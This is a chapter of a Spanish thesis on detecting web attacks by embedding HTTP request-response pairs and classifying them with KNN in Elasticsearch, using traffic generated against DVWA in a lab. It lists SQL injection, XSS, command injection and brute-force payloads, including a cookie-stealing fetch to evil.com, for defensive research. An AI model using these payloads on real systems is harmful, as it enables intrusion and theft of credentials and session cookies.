


Figura 15. Interfaz web de DVWA accesible desde PC1 a través del proxy inverso Caddy. Elaboración propia.

Como se observa en la Figura 15, la captura tomada desde la máquina virtual PC1 confirma el correcto funcionamiento del despliegue. En primer lugar, la barra de direcciones muestra la URL `http://192.168.20.10/login.php`, lo que verifica que PC1 alcanza correctamente la dirección IP de PC2 a través de la red local simulada en GNS3. En segundo lugar, la página de login de DVWA carga correctamente, lo que demuestra que tanto el proxy inverso Caddy como el contenedor Docker responden con normalidad. Por último, el indicador de conexión no segura confirma que el tráfico circula sin cifrar mediante el protocolo HTTP. Esta es una consideración relevante ya que en internet el tráfico HTTP va habitualmente protegido por TLS, lo que imposibilitaría la extracción del payload. En este entorno de laboratorio se ha optado deliberadamente por HTTP sin cifrado para poder analizar el contenido de los paquetes con Scapy, dado que el objetivo del proyecto es estudiar

la viabilidad del análisis semántico del payload y no la gestión del cifrado del canal de comunicación.

5.2.3 CAPTURA DE TRÁFICO

La captura de tráfico se realiza en el router mediante tcpdump sobre la interfaz que conecta con la subred de PC1. El comando empleado es el siguiente:

```
sudo tcpdump -i enp0s8 -s 0 -w ejemplo.pcap
```

El parámetro `-s 0` instruye a tcpdump a capturar el paquete completo sin truncar el payload, condición necesaria para que Scapy pueda extraer el contenido HTTP íntegro en la fase de preprocesado.

El archivo .pcap resultante se guarda directamente en la carpeta compartida Samba, quedando disponible de forma inmediata en el host Windows para su procesamiento en la siguiente fase del pipeline.

5.3 GENERACIÓN DEL CORPUS DE DATOS

Una vez desplegado el entorno experimental, se procedió a generar el corpus de datos que alimentaría el índice de Elasticsearch. Esta sección describe la evolución del proceso de generación de tráfico, desde las primeras pruebas de conectividad hasta la automatización completa de la captura.

5.3.1 PRIMERAS PRUEBAS DE COMUNICACIÓN

El primer paso fue verificar la conectividad entre los equipos de la red mediante el comando `ping` desde PC1 hacia PC2. Como se observa en la Figura 16, la comunicación entre ambos equipos funciona correctamente.




Figura 16. Verificación de conectividad entre PC1 y PC2 mediante *ping*. Elaboración propia.

Una vez verificada la conectividad, se exploraron las primeras comunicaciones reales mediante scripts Python con Scapy. Estos scripts iniciales permitieron enviar *payloads* sencillos desde PC1 hacia PC2 con mensajes predefinidos, verificando posteriormente su correcto funcionamiento mediante Wireshark al analizar los archivos .pcap capturados por el router. El código de estos scripts se recoge en el Anexo II. Las capturas Figura 17 y Figura 18 muestran la salida de consola de ambos equipos durante una de estas pruebas iniciales, donde se aprecia el envío y recepción correcta de los *payloads*.




Figura 17. Salida de consola en PC1 tras la ejecución del script de envío de paquetes de prueba. Elaboración propia.




Figura 18. Salida de consola en PC2 mostrando los paquetes recibidos desde PC1 con sus respectivos *payloads*. Elaboración propia.

5.3.2 INCORPORACIÓN DE DVWA COMO GENERADOR DE TRÁFICO REAL

Una vez validada la capacidad de captura y extracción de payload mediante las pruebas iniciales con Scapy, se procedió a definir qué tipos de ataques se iban a simular y cómo se generaría el tráfico malicioso de forma realista. Se tomó la decisión de desplegar un servidor vulnerable en PC2 que actuara como objetivo de los ataques, proporcionando características propias de un entorno web real como autenticación de usuarios, base de datos, ejecución de

comandos en servidor y formularios de entrada. Tras explorar distintas alternativas, se optó por Damn Vulnerable Web Application (DVWA) como plataforma de generación de tráfico. DVWA ofrece una amplia variedad de tipos de ataque y dispone de tres niveles de dificultad para cada uno de ellos (Low, Medium y High), lo que permite graduar la sofisticación de los *payloads* generados y estudiar el comportamiento del sistema de detección ante distintos grados de complejidad. Los tipos de ataque seleccionados para el proyecto fueron SQL Injection (SQLI), Cross-Site Scripting (XSS), Brute Force (BRUTE), Command Injection (EXEC) y tráfico normal.

5.3.3 AUTOMATIZACIÓN DE LA GENERACIÓN DE TRÁFICO

Si bien DVWA resultó ser una solución idónea para la simulación de ataques, la generación manual de tráfico a través de la interfaz web era inviable para alcanzar el volumen de datos necesario. Cada ataque requería interacción manual con el navegador, lo que hacía imposible generar el corpus de datos en un tiempo razonable.

Para resolver este problema se desarrollaron scripts Python que automatizaban el envío de peticiones HTTP contra DVWA, simulando el comportamiento de un atacante real de forma programática. Cada script implementa la autenticación en DVWA mediante el formulario de login, incluyendo la extracción automática del token CSRF necesario para que las peticiones sean aceptadas por el servidor, seguida del envío secuencial de los *payloads* de ataque correspondientes. El código de ejemplos de algunos scripts de entrenamiento se recoge en el Anexo II.

Se elaboró un script por cada combinación de tipo de ataque y nivel de dificultad, resultando en un total de 30 scripts: 15 destinados a la generación del conjunto de entrenamiento y 15 para el conjunto de evaluación, empleando en cada caso conjuntos de *payloads* distintos para garantizar la independencia entre ambos conjuntos tal y como se estableció en el requisito 5.1.3.

Durante la ejecución de cada script, el operador iniciaba la escucha de tcpdump en el router sobre la interfaz correspondiente y la detenía una vez finalizada la ejecución, obteniendo un

archivo .pcap que contenía exclusivamente el tráfico generado por ese script. Este procedimiento garantizaba que cada archivo pcap contuviera un único tipo de ataque, un único nivel de dificultad y un único propósito, cumpliendo así el requisito de separación establecido en la sección 5.1.3.

```
inigo@pc1:~/TFG/entrenamiento/PrimeraTanda/high$ python3 entrenamiento_sqli.py
============================================================
  ENTRENAMIENTO: SQL INJECTION — NIVEL HIGH
  Target: http://192.168.20.10
  Etiqueta Elasticsearch: 'sqli'
  AVISO: Asegurate de que DVWA esta en nivel HIGH
  AVISO: Asegurate de tener tcpdump corriendo en el router
============================================================

Pulsa ENTER cuando tcpdump este corriendo...
Login correcto en DVWA

[*] Iniciando ataques SQLi HIGH...
  SQLi_H | 1' AND IF(SUBSTR(database(),1,1)='d',SLEEP(1),0)-- | status: 200
  SQLi_H | 0 AND SLEEP(1)                                     | status: 200
  SQLi_H | 1' AND IF(1=1,SLEEP(1),0)--                        | status: 200
  SQLi_H | 1 UNION SELECT 0x61646d696e,0x70617373776f7264--   | status: 200
  SQLi_H | 1' AND SLEEP(2)--                                  | status: 200
  SQLi_H | 1' AND ASCII(SUBSTR((SELECT username FROM users LI | status: 200
  SQLi_H | 1' AND IF(1=2,SLEEP(1),0)--                        | status: 200
  SQLi_H | 1' AND ASCII(SUBSTR((SELECT password FROM users LI | status: 200
  SQLi_H | 1' OR SLEEP(2)--                                   | status: 200
  SQLi_H | 1' OR 0x31=0x31--                                  | status: 200
  SQLi_H | 1' AND UPDATEXML(1,CONCAT(0x7e,(SELECT database()) | status: 200
  SQLi_H | 1'/**/OR/**/1=1--                                  | status: 200
  SQLi_H | 1' AND SLEEP(1)--                                  | status: 200
  SQLi_H | 1' AND (SELECT COUNT(*) FROM information_schema.ta | status: 200
  SQLi_H | 1' AND ASCII(SUBSTR((SELECT username FROM users LI | status: 200
  SQLi_H | 1' OR 1=1 UNION SELECT 1,2--                       | status: 200
  SQLi_H | 1' UNION SELECT 0x61,0x62--                        | status: 200
  SQLi_H | 1' AND EXTRACTVALUE(1,CONCAT(0x7e,(SELECT user())) | status: 200
  SQLi_H | 1' UNION SELECT NULL,GROUP_CONCAT(username,0x3a,pa | status: 200
  SQLi_H | 1 AND SLEEP(2)                                     | status: 200
  SQLi_H | 1' OR SLEEP(1)--                                   | status: 200
```

Figura 19. Ejemplo de script automática ejecutándose en PC1. Elaboración Propia.




Figura 20. Ejemplo interfaz Wireshark de archivo de entrenamiento pcap

5.4 SELECCIÓN DE LOS TIPOS DE ATAQUE

La selección de los tipos de ataque a simular constituye una decisión de diseño fundamental, ya que condiciona directamente el corpus de datos generado, la diversidad semántica del índice y las conclusiones que pueden extraerse sobre las capacidades y limitaciones del sistema. Es importante destacar que el enfoque adoptado en este proyecto analiza el contenido textual de los paquetes, siendo el payload de las peticiones HTTP y el cuerpo de las respuestas del servidor los campos que aportan mayor peso semántico a la representación vectorial. Este enfoque no tiene en cuenta otros indicadores habituales en los sistemas de detección de intrusiones como los tiempos de respuesta, la frecuencia de las peticiones o los puertos utilizados. Esta restricción hace que la selección de ataques sea especialmente relevante, ya que permite estudiar tanto los tipos de ataque con una huella semántica clara y diferenciada como aquellos que presentan una firma semántica débil o similar al tráfico legítimo, explorando así los límites del enfoque adoptado.

Los criterios que guiaron la selección fueron tres. En primer lugar, la representatividad: los ataques seleccionados debían cubrir las categorías más comunes en entornos web según los rankings de OWASP. En segundo lugar, la diversidad semántica: se buscó incluir ataques con firmas semánticas distintas entre sí para estudiar la capacidad del sistema de discriminar entre categorías. En tercer lugar, el desafío: se incluyeron deliberadamente ataques cuya detección basada en payload presenta dificultades inherentes, con el objetivo de identificar las limitaciones del enfoque.

5.4.1 SQL INJECTION (SQLI)

SQL Injection fue seleccionado por su elevada prevalencia en entornos web y por la claridad de su firma semántica en el payload. Los *payloads* de inyección SQL contienen vocabulario altamente específico y reconocible: operadores booleanos (OR, AND), comentarios SQL (--, #), cláusulas de consulta (UNION SELECT, ORDER BY) y funciones de base de datos (SLEEP, SUBSTRING, ASCII). Esta riqueza léxica hace que el modelo de embeddings pueda construir una representación vectorial bien diferenciada del tráfico normal. Sin embargo, los *payloads* de inyección ciega basados en tiempo como SLEEP() presentan una limitación inherente al enfoque: la respuesta del servidor es visualmente idéntica a la del tráfico legítimo, ya que el único indicador del ataque es el retardo en la respuesta, un parámetro temporal que el sistema no analiza.

#	Payload
1	`' OR '1'='1`
2	`1' ORDER BY 1--`
3	`1 UNION SELECT null, null--`
4	`1' AND SLEEP(2)--`

5	`' UNION SELECT table_name, null FROM information_schema.tables--`

Tabla 3. Ejemplos representativos de *payloads* SQL Injection.

5.4.2 CROSS-SITE SCRIPTING (XSS)

XSS fue incluido por ser uno de los ataques más frecuentes en aplicaciones web y por presentar una firma semántica muy característica basada en etiquetas HTML y código JavaScript embebido. Los *payloads* XSS contienen estructuras como `<script>`, `onerror=`, `onload=` o `javascript:` que son semánticamente muy distintas del tráfico normal, lo que en principio facilita su detección. Además, la respuesta del servidor ante un ataque XSS refleja el payload inyectado en el HTML devuelto, enriqueciendo la representación semántica del par request-response. Se eligió específicamente la variante XSS Reflected de DVWA porque el payload aparece directamente en la respuesta HTTP, maximizando la información disponible para el modelo.

#	Payload
1	`<script>alert(1)</script>`
2	`<img src=x onerror=alert(1)>`
3	`<svg onload=alert(1)>`
4	`<script>document.cookie</script>`
5	`<script>fetch('http://evil.com?c='+document.cookie)</script>`

Tabla 4. Ejemplos representativos de *payloads* Cross-Site Scripting.

5.4.3 BRUTE FORCE (BRUTE)

Brute Force fue seleccionado precisamente por representar el mayor desafío para el enfoque adoptado. A diferencia de los ataques anteriores, los *payloads* de fuerza bruta consisten en pares usuario-contraseña enviados a un formulario de login, que son semánticamente indistinguibles de un inicio de sesión legítimo. Esta similitud semántica con el tráfico normal convierte a Brute Force en el caso de prueba más exigente del sistema y permite estudiar hasta qué punto los embeddings son capaces de capturar diferencias sutiles que no residen en el vocabulario del payload sino en el contexto del intercambio completo. Como se verá en el capítulo 6, este tipo de ataque presenta el comportamiento más irregular a lo largo de las distintas etapas del índice.

#	Payload
1	`admin / dragon`
2	`admin / password123`
3	`postgres / postgres`
4	`www-data / www-data`
5	`sshd / sshd`

Tabla 5. Ejemplos representativos de credenciales Brute Force.

5.4.4 COMMAND INJECTION (EXEC)

Command Injection fue incluido por su criticidad como vector de ataque y por la claridad de su firma semántica. Los *payloads* de inyección de comandos combinan una dirección IP legítima con operadores de concatenación de comandos del sistema operativo (;, &&, |) seguidos de comandos como `whoami`, `cat /etc/passwd` o `uname -a`. Esta combinación

produce cadenas semánticamente muy características que el modelo puede identificar con facilidad. Además, la respuesta del servidor ante un ataque exitoso devuelve la salida del comando ejecutado, como el nombre del usuario del sistema o el contenido de archivos sensibles, lo que enriquece significativamente la representación vectorial del par request-response.

#	Payload
1	`127.0.0.1; whoami`
2	`127.0.0.1; cat /etc/passwd`
3	`127.0.0.1 && id`
4	`127.0.0.1 | uname -a`
5	`127.0.0.1; crontab -l`

Tabla 6. Ejemplos representativos de *payloads* Command Injection.

5.5 PREPROCESADO DEL TRÁFICO

En este punto ya se disponía de los archivos .pcap organizados según su tipo de ataque, nivel de dificultad y propósito. Sin embargo, los archivos .pcap en crudo no son directamente utilizables por el sistema: contienen una gran cantidad de información redundante (paquetes de control TCP, cabeceras de red, metadatos de protocolo) y su formato binario no es adecuado para su conversión a embeddings. Esta sección describe el pipeline de preprocesado implementado en Python con Scapy para transformar los archivos .pcap en una lista de textos listos para ser vectorizados.

El preprocesado se divide en tres bloques secuenciales: `filtrar_paquetes_tfg()` transforma el archivo .pcap en una lista de diccionarios, `textoTransformacion`() convierte

dicha lista en una lista de textos, y `generacionEmbedding()` transforma los textos en vectores de 1536 dimensiones.

5.5.1 FILTRADO DE PAQUETES: FILTRAR_PAQUETES_TFG(), LIMPIAR_PARA_EMBEDDING()

El primer bloque del procesador de datos tiene como objetivo leer el archivo .pcap completo y descartar todo aquello que no aporte información semántica útil, quedándose únicamente con los paquetes que contienen payload HTTP relevante. La función `filtrar_paquetes_tfg()` orquesta este proceso y delega la limpieza del payload en la función `limpiar_para_embedding()`, a la que llama internamente para cada paquete retenido.

El criterio de filtrado se aplica en tres niveles sucesivos:

- **Nivel 1 Filtro de protocolo.** Solo se procesan paquetes que contengan simultáneamente capa IP, capa TCP y carga útil Raw. Los paquetes de control TCP (SYN, ACK, FIN, RST) y los paquetes *keep-alive*, que no transportan payload, son descartados automáticamente al no cumplir la condición Raw in pkt.
- **Nivel 2 Filtro de puerto.** De los paquetes que superan el primer filtro, solo se retienen aquellos cuyo puerto origen o destino pertenece al conjunto {80, 8080}, que son los puertos HTTP utilizados por Caddy y Docker respectivamente. El resto de tráfico de red queda excluido.
- **Nivel 3 Determinación de la dirección.** Cada paquete retenido se clasifica como petición o respuesta en función de su puerto destino. Si el puerto destino es 80 u 8080, el paquete es una petición HTTP (`is_request = 1`); si el puerto origen es 80 u 8080, es una respuesta (`is_request = 0`). Esta distinción es fundamental para aplicar estrategias de limpieza distintas en el siguiente paso.

```
puertos_objetivo = [80, 8080]
for pkt in packets:
    if IP in pkt and Raw in pkt:
       raw_payload = pkt[Raw].load
       if pkt[TCP].dport in puertos_objetivo or pkt[TCP].sport in
```

```
puertos_objetivo:
            is_request = 1 if pkt[TCP].dport in puertos_objetivo else 0
```

El bucle itera sobre todos los paquetes del archivo .pcap aplicando los tres niveles de forma secuencial. Para cada paquete que supera los filtros, se invoca `limpiar_para_embedding()` para obtener el campo payload_limpio, que es la representación textual del contenido útil del paquete y el campo más importante del diccionario resultante ya que es el que posteriormente se convertirá en embedding.

La limpieza del payload es asimétrica según la dirección del paquete:

Para las peticiones HTTP (is_request = 1), se extrae únicamente la primera línea HTTP, que contiene el método, la URL con todos sus parámetros de consulta y la versión del protocolo:

```
payload = payload.decode(errors='ignore')
return payload.split('\r\n')[0]
# Ejemplo: GET /vulnerabilities/sqli/?id=1' OR '1'='1 HTTP/1.1
```

Esta decisión concentra el payload del ataque en su expresión más compacta y descarta las cabeceras HTTP (User-Agent, Cookie, Accept...) que no aportan información semántica diferencial entre tipos de ataque.

Para las respuestas HTTP (is_request = 0), se extrae el cuerpo HTML tras las cabeceras HTTP, separadas por el delimitador \r\n\r\n. Aquí se encontró un problema técnico relevante: Caddy comprime las respuestas con GZIP por defecto, lo que hace que el cuerpo llegue como bytes binarios ilegibles. Para resolverlo se implementó una detección de la firma GZIP (0x1f 0x8b) y una descompresión automática:

```
if body_part.startswith(b'\x1f\x8b'):
    return zlib.decompress(body_part, 16 + zlib.MAX_WBITS).decode('utf-8',
errors='ignore')
```

El resultado final de la función es una lista de diccionarios, uno por cada paquete HTTP relevante encontrado en el archivo .pcap, con los campos `ip_src`, `ip_dst`, `port_dst`,

`size, payload_limpio e is_request`. El código completo de ambas funciones se recoge en el Anexo II.

5.5.2 AGRUPACIÓN EN PARES REQUEST-RESPONSE: TEXTOTRANSFORMACION()

Una vez obtenida la lista de diccionarios, la función `textoTransformacion()` la transforma en una lista de textos. El diseño de esta función responde a una decisión de enfoque importante: en lugar de convertir cada paquete individualmente en un embedding, los paquetes se agrupan en pares consecutivos (request, response) y se concatenan en un único texto con el formato:

"Request: GET /vulnerabilities/sqli/?id=1' OR '1'='1 HTTP/1.1 ...

Response: <html>...</html>."

Esta decisión se fundamenta en que la respuesta del servidor aporta información semántica adicional que enriquece la representación vectorial del intercambio. Mientras que la petición contiene el payload del ataque, la respuesta permite inferir si el ataque tuvo éxito y cuál es el comportamiento diferencial del servidor ante distintas categorías de intrusión. La viabilidad de esta agrupación se apoya en que los paquetes aparecen de forma secuencial en el archivo .pcap, con cada petición inmediatamente seguida de su respuesta correspondiente, lo que hace que la agrupación por pares consecutivos sea directa y fiable. El código completo de la función se recoge en el Anexo II.

5.5.3 GENERACIÓN DE EMBEDDINGS: GENERACIONEMBEDDING()

El último bloque del preprocesado convierte la lista de textos en vectores numéricos mediante la API de embeddings de OpenAI. La función generacionEmbedding() envía todos los textos en una única llamada a la API aprovechando el *batching* nativo:

```
response = client.embeddings.create(
      model="text-embedding-3-small",
      input=textos_finales
)
embeddings = [item.embedding for item in response.data]
```

El modelo empleado es text-embedding-3-small, que produce vectores de 1536 dimensiones. El envío en lote de todos los textos de un mismo archivo .pcap en una única llamada reduce significativamente el tiempo de procesado y el coste en tokens de la API de OpenAI. El código completo se recoge en el Anexo II.

5.6 *INDEXADO EN ELASTICSEARCH*

Para el almacenamiento y consulta de los vectores generados se empleó Elasticsearch, instalado y ejecutado en local sobre el host Windows. La decisión de ejecutarlo en local y no en un servidor externo responde a dos motivos principales. En primer lugar, la versión local de Elasticsearch es gratuita y no requiere ningún tipo de suscripción para el uso de sus funcionalidades de búsqueda vectorial. En segundo lugar, permite configurar con precisión la cantidad de memoria RAM dedicada al proceso, ajustando los parámetros `Xms` y `Xmx` en el archivo de configuración `jvm.options`. Para este proyecto se asignó 1 GB de memoria RAM, suficiente para gestionar un índice de varios cientos de documentos con vectores de 1536 dimensiones sin comprometer el rendimiento del resto del sistema.

La comunicación entre el pipeline de Python y Elasticsearch se realiza mediante la librería oficial `elasticsearch-py`, que permite realizar operaciones de indexado y consulta desde el notebook de Python a través de la dirección local `http://localhost:9200`.

5.6.1 DISEÑO DEL MAPPING

El *mapping* define la estructura de los documentos almacenados en el índice y es la configuración más crítica de Elasticsearch para este proyecto, ya que determina cómo se almacenan y buscan los vectores. En Elasticsearch tanto el *mapping* como los documentos indexados se representan en formato JSON. En Python se utiliza un diccionario, que es la

estructura de datos nativa equivalente, y la librería elasticsearch-py se encarga de serializar dicho diccionario a JSON automáticamente al comunicarse con el servidor. El índice se configuró con cuatro campos:

```
mapping = {
    "mappings": {
        "properties": {
            "texto_peticion": {"type": "text"},
            "etiqueta":       {"type": "keyword"},
            "vector_ia": {
                "type":       "dense_vector",
                "dims":       1536,
                "index":      True,
                "similarity": "cosine"
            },
            "timestamp": {"type": "date"}
        }
    }
}
```

texto_peticion almacena el texto del par request-response en formato legible. Su función es permitir la inspección manual de los documentos indexados para verificar que el contenido es correcto y comprender qué tráfico motivó una clasificación determinada.

etiqueta almacena la categoría del documento: normal, sqli, xss, brute o exec. Se declara como keyword en lugar de text para que Elasticsearch no lo analice ni tokenice, permitiendo filtrados y agrupaciones exactas.

La existencia de este campo responde a una decisión de diseño fundamental: adoptar un enfoque supervisado en lugar de no supervisado. Durante las fases iniciales del proyecto se planteó la posibilidad de indexar el tráfico sin etiquetar, dejando que el sistema agrupara los vectores por similitud semántica de forma automática. Sin embargo, se optó por asignar una etiqueta a cada documento en el momento del indexado por dos motivos. En primer lugar, permite evaluar la precisión del sistema de forma rigurosa mediante métricas de *accuracy* y matrices de confusión, comparando la etiqueta predicha por KNN con la etiqueta real conocida. En segundo lugar, hace el sistema interpretable: cuando se clasifica un nuevo

paquete, el sistema no solo indica su similitud con los documentos del índice sino también la categoría concreta a la que pertenece.

vector_ia es el campo central del sistema. Se declara como dense_vector con 1536 dimensiones, correspondientes a las del modelo text-embedding-3-small de OpenAI. El parámetro index: True instruye a Elasticsearch a construir un índice HNSW sobre este campo, habilitando la búsqueda KNN aproximada. La métrica de similitud elegida es la similitud coseno, que mide el ángulo entre vectores independientemente de su magnitud, siendo la más adecuada para comparar representaciones semánticas de texto.

timestamp registra la fecha y hora de indexado de cada documento, útil para el análisis temporal y la trazabilidad de las capturas.

Para el experimento de ablación descrito en la sección Experimento de ablación de rutas URL6.3 se crearon tres índices independientes con el mismo *mapping*: deteccion_ataques_tfg_c1, deteccion_ataques_tfg_c2 y deteccion_ataques_tfg_c3, correspondientes a las tres casuísticas evaluadas. El código completo de creación del índice se recoge en el Anexo II.

5.6.2 PROCESO DE INDEXADO

Una vez configurado el índice, el proceso de indexado toma los resultados del preprocesado descrito en la sección 5.4 y los empaqueta en documentos JSON para su almacenamiento en Elasticsearch. Este proceso se orquesta mediante la función `subirElastic()` y un bucle principal que itera sobre los archivos .pcap de entrenamiento.

El operador selecciona el nivel de dificultad a indexar (Low, Medium o High) mediante un menú interactivo, lo que determina qué conjunto de rutas se procesará. Estas rutas apuntan a la carpeta compartida Samba del ordenador Windows, donde los archivos .pcap están organizados según su tipo de ataque, nivel de dificultad y propósito tal y como se describió en la sección 5.3. Para cada archivo .pcap el bucle ejecuta secuencialmente las tres fases del preprocesado descritas en la sección 5.5: filtrado, transformación a texto y generación de

embeddings. El resultado se pasa a `subirElastic()` junto con la etiqueta correspondiente al tipo de ataque:

```
ataques = ["normal","xss","sqli","brute","exec"]

for i in range(len(rutas)):
    datos = filtrar_paquetes_tfg(rutas[i], index_name)
    textos_finales = textoTransformacion(datos)
    embeddings = generacionEmbedding(textos_finales)
    subirElastic(embeddings, ataques[i], textos_finales, es, index_name)

#Ejemplo de ruta: 'entrenamiento/low/entrenamiento_normal.pcap'
```

Dentro de `subirElastic()`, cada par (texto, embedding) se empaqueta en un documento JSON con los cuatro campos definidos en el *mapping* y se sube a Elasticsearch mediante es.index():

```
documento = {
        "texto_peticion": texto_completo,
        "etiqueta": etiqueta,
        "vector_ia": embeddings[i],
        "timestamp": datetime.now()
}
res = es.index(index=index_name, document=documento)
```

